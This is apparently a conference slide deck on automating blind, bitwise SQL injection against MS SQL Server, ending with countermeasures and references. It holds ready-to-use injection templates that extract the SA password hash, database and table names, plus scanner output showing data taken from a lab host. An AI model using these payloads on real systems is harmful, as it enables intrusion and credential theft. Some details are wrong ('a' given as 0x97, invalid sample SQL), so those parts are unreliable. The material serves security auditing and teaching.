



# Automating SQL Injection Exploits

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# Overview

- SQL injection vulnerabilities are pretty easy to detect.
- The true impact of a vulnerability is measured by the quality of information or access that can be gained with a SQL injection exploit.

# Why Automate?



# Why Automate?

- An audit is only as good as the auditors.
- Verify the potential impact of a vulnerability.
- Enumeration follows a standard methodology (i.e. one that can be automated).
- Enumeration can be tedious.

# Types of Exploits

- Process alteration
  - Bypass a login prompt (' OR 1=1)
- Direct enumeration
  - Display the results of an arbitrary query
- Indirect enumeration
  - Indicate the success of an arbitrary query
- Command execution
  - Access some extended functionality of the database

# Direct Enumeration Via UNION

- Determine number of columns
- Determine acceptable column types
- Create custom SELECT
- Parse response



# Examples

# Indirect Enumeration



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# Indirect Enumeration

- Determine presence of vulnerability
- Characterize positive response
  - AND 1
- Characterize negative response
  - AND 0
- Create custom SELECT
  - Retrieve a single record.
  - Must be able to iterate each bit value of the record.

# Bitwise Enumeration

- Walk through the value bit by bit
- Advantages
  - String may be of arbitrary length
  - String may be of arbitrary content
- Disadvantages
  - Can take a long time
  - Subtle differences in handling different data type
    - e.g. VARBINARY may contain 0x00 characters

# Bitwise Enumeration

- Convert string index to integer
  - `CONVERT (INT, SUBSTRING (str, index, 1))`
- Convert NVARCHAR (Unicode) string index to integer
  - `CONVERT (INT, SUBSTRING (str, index, 1))`
- Many other encodings or functions are possible
  - ASCII()
  - BYTE

# Bitwise Enumeration

- Core concept demonstrated in Python:

```
>>> a = 'a'                                <-- 'a' = 0x97
>>> for i in range(0,8):
...     ord(a) & 2**i                        <-- bitwise AND
...
1
0
0
0
0
0
32
64
0
```

# Bitwise Enumeration

- Core concept applied in SQL:

```
SELECT 1 FROM 'a' & 1;
```

```
1
```

```
SELECT 2 FROM 'a' & 2;
```

```
0
```

```
SELECT 4 FROM 'a' & 4;
```

```
0
```

```
SELECT 8 FROM 'a' & 8;
```

```
0
```

```
SELECT 16 FROM 'a' & 16;
```

```
0
```

```
SELECT 32 FROM 'a' & 32;
```

```
1
```

```
SELECT 64 FROM 'a' & 64;
```

```
1
```

```
SELECT 128 FROM 'a' & 128;
```

```
0
```

# Parsing the Responses

- Record responses, e.g.  
false (0)  
true (1)  
true (1)  
false (0)  
false (0)  
false (0)  
false (0)  
true (1)
- $01100001 = 0x97 = 'a'$

# Tips for Preparing the Query

- Use hexadecimal string representation in WHERE clauses.
  - Avoid single quotes.
  - Can also handle Unicode strings.
- For example:
  - 'mike' = 0x6d696b65
  - 'mike' = 0x6d0069006b006500 (Unicode)

# Bitwise Enumeration

- How many requests?
  - 8 per character (strings, binary values)
    - 7 if you know the result only contains ASCII text
  - 32 per integer
- Examples
  - sa password
  - Information schema
    - Databases (catalogs), Tables, Columns
  - Multi-record results



# Bitwise Query Template

```
AND #n#  
IN  
(SELECT  
  CONVERT (INT , SUBSTRING (#COL# , #i# , 1)  
) & #n#  
FROM #CLAUSE#
```

# Example: MS SQL Server

- Enumerate SA password hash.
  - Column: `password`
  - Clause: `master.dbo.sysxlogins WHERE name LIKE 0x73006100`
  - Need to enumerate a 48 byte hash.

# Example: MS SQL Server

- Complete query:

```
- AND #n# IN (  
  SELECT  
    CONVERT (INT , SUBSTRING (password , #i# , 1)  
  & #n#  
  FROM master.dbo.sysxlogins  
  WHERE  
  name LIKE 0x73006100  
  )
```

# Example: MS SQL Server

- Enumerate every database:
  - `SELECT DB_NAME (0)`
  - `SELECT DB_NAME (1)`
  - `SELECT DB_NAME (2)`
  - `SELECT DB_NAME (...)`
- Iterate until no record is returned.
- Query returns a single record as a string.

# Example: MS SQL Server

- Complete query:

```
- AND #N# IN (  
  SELECT  
    ASCII (  
      SUBSTRING (DB_NAME (0) , #I# , 1)  
    )  
& #N#  
)
```

# Example: MS SQL Server

- Now that we have every database name, the next step is to grab all of the tables.
  - 1) Obtain the table's id (enumerate an integer)
  - 2) Obtain the table's name (enumerate a string)
- Walk through each table by increasing the minimum BETWEEN range.
- Enumerate the table's name based on its id value.

# Example: MS SQL Server

- Walk through each table by increasing the minimum BETWEEN range.

```
- SELECT TOP 1 id
FROM [db..]sysobjects
WHERE
xtype LIKE 0x55
AND id
    • BETWEEN 0 AND 2147483647
    • BETWEEN 5557508 AND 2147483647
    • ...
ORDER BY id
```

# Example: MS SQL Server

- Complete query:
  - AND #N# IN (  
SELECT TOP 1  
CONVERT (VARBINARY , id)  
& #N#  
FROM [db..]sysobjects  
WHERE  
xtype LIKE 0x55  
AND id BETWEEN 0 AND 2147483647  
ORDER BY id  
)



# Example: MS SQL Server


- Enumerate the table's name based on its id value:

```
- SELECT name  
FROM [db..]sysobjects  
WHERE  
xtype LIKE 0x55  
AND id=id
```

# Example: MS SQL Server

- The complete query:
  - AND #N# IN (  
SELECT  
    CONVERT (VARBINARY ,  
        CONVERT (VARCHAR ,  
            SUBSTRING (name , #I# , 1) )  
    ) & #N#  
FROM [db..]sysobjects  
WHERE  
xtype LIKE 0x55  
AND id=id  
)

# Paros Plugin



# Paros Plugin

- AbstractPlugin.java
  - matchBodyContent()
- TestInjectionSQLBitwise.java
  - Currently targets MS SQL Server
  - Enumerate
    - Database host name
    - User name for database connection
    - SA password hash
    - Each database, table

## Alert Detail

High (Warning)	Bitwise SQL Injection
Description	custom...
URL	http://10.0.1.8/aspnuke/module/support/task/detail.asp?taskid=2%20AND%201%20IN%20(SELECT%20T
Other information	master.. tables: spt_monitor spt_values spt_fallback_db
URL	http://10.0.1.8/aspnuke/module/support/task/detail.asp?taskid=2%20AND%201%20IN%20(SELECT%20T
Other information	aspnuke0_80.. tables: tblDoc tblDocAuthor tblDocBook
URL	http://10.0.1.8/aspnuke/module/support/task/detail.asp?taskid=2%20AND%201%20IN%20(SELECT%20A
Other information	Databases: aspnuke0_80 master tempdb
URL	http://10.0.1.8/aspnuke/module/support/task/detail.asp?taskid=2%20AND%201%20IN%20(SELECT%20A
Other information	Host Name: WIN2KS
URL	http://10.0.1.8/aspnuke/module/support/task/detail.asp?taskid=2%20AND%201%20IN%20(SELECT%20C
Other information	SA password hash: 0x010036361543e0414c4a709311ca237f04efebb0bcecc4f2b9818824b4e579df03e7458
URL	http://10.0.1.8/aspnuke/module/support/task/detail.asp?taskid=2%20AND%201%20IN%20(SELECT%20A
Other information	Current Username: WIN2KS\USR_WIN2KS
URL	http://10.0.1.8/aspnuke/module/support/task/detail.asp?taskid=2%20AND%201%20IN%20(SELECT%20A
Other information	Version: Microsoft SQL Server 2000 - 8.00.760 (Intel X86) Dec 17 2002 14:22:05 Copyright (c) 1988-2003 M

# Challenges



# Parse HTML Responses

- Determining parameters that affect content.
- Comparing dynamic content.
- Comparisons that don't require manual intervention.

# Parse HTML Responses

- HTML Comments

- <!-- ServerInfo: **BAYPPLOGU2A07**  
2005.08.30.21.29.11 Live1  
ExclusiveNew LocVer:0 -->

- <!-- ServerInfo: **BAYPPLOGU2B01**  
2005.08.30.21.29.11 Live1  
ExclusiveNew LocVer:0 -->

- <!-- ServerInfo: **BAYPPLOGU3B07**  
2005.08.30.21.29.11 Live1  
ExclusiveNew LocVer:0 -->



# Parse HTML Responses

- Other HTML elements
  - `<META name="DateInSecsSinceEpoch" content="1134594211">`
  - `<META name="DateInSecsSinceEpoch" content="1134594292">`
- Different anchor (`<a>`) content
- Ad banner constructs

# Parse HTML Responses

- Timestamps
  - Wednesday, December 14 2005:  
15:50:51
  - Page generated in: 0.0013 seconds
  - Page generated in 0.325261 seconds
  - Updated: 12:48 PM PST
  - GENERATED: Wednesday, 14-Dec-2005  
20:07:07 GMT

# Complex Queries

- Handling large record sets.
- Handling unknown data types.
- Problems with GROUP BY and ORDER BY

# Countermeasures



# Countermeasures

- These attacks rely on normal SQL injection attack vectors.
  - Create queries with bound parameters
  - Use stored procedures where possible
    - Don't use string concatenation to build it!
  - Perform strong input validation
- Most important to reduce access privileges for the application's database connection!

# Questions



# Addition Information

- Data-mining with SQL Injection and Inference, David Litchfield  
[www.ngssoftware.com/papers/sqlinference.pdf](http://www.ngssoftware.com/papers/sqlinference.pdf)
- Absinthe: SQL injection automation (tool & slides)  
[www.0x90.org/releases/absinthe/](http://www.0x90.org/releases/absinthe/)
- (more) Advanced SQL Injection, Chris Anley  
[www.ngssoftware.com/papers/more\\_advanced\\_sql\\_injection.pdf](http://www.ngssoftware.com/papers/more_advanced_sql_injection.pdf)
- Advanced SQL Injection in SQL Server Applications, Chris Anley  
[www.ngssoftware.com/papers/advanced\\_sql\\_injection.pdf](http://www.ngssoftware.com/papers/advanced_sql_injection.pdf)
- Blind SQL Injection: Are your web applications vulnerable?, Kevin Spett  
[www.spidynamics.com/assets/documents/Blind\\_SQLInjection.pdf](http://www.spidynamics.com/assets/documents/Blind_SQLInjection.pdf)

*...and the movies of John Carpenter ([www.theofficialjohncarpenter.com](http://www.theofficialjohncarpenter.com))*

**Thank You!**



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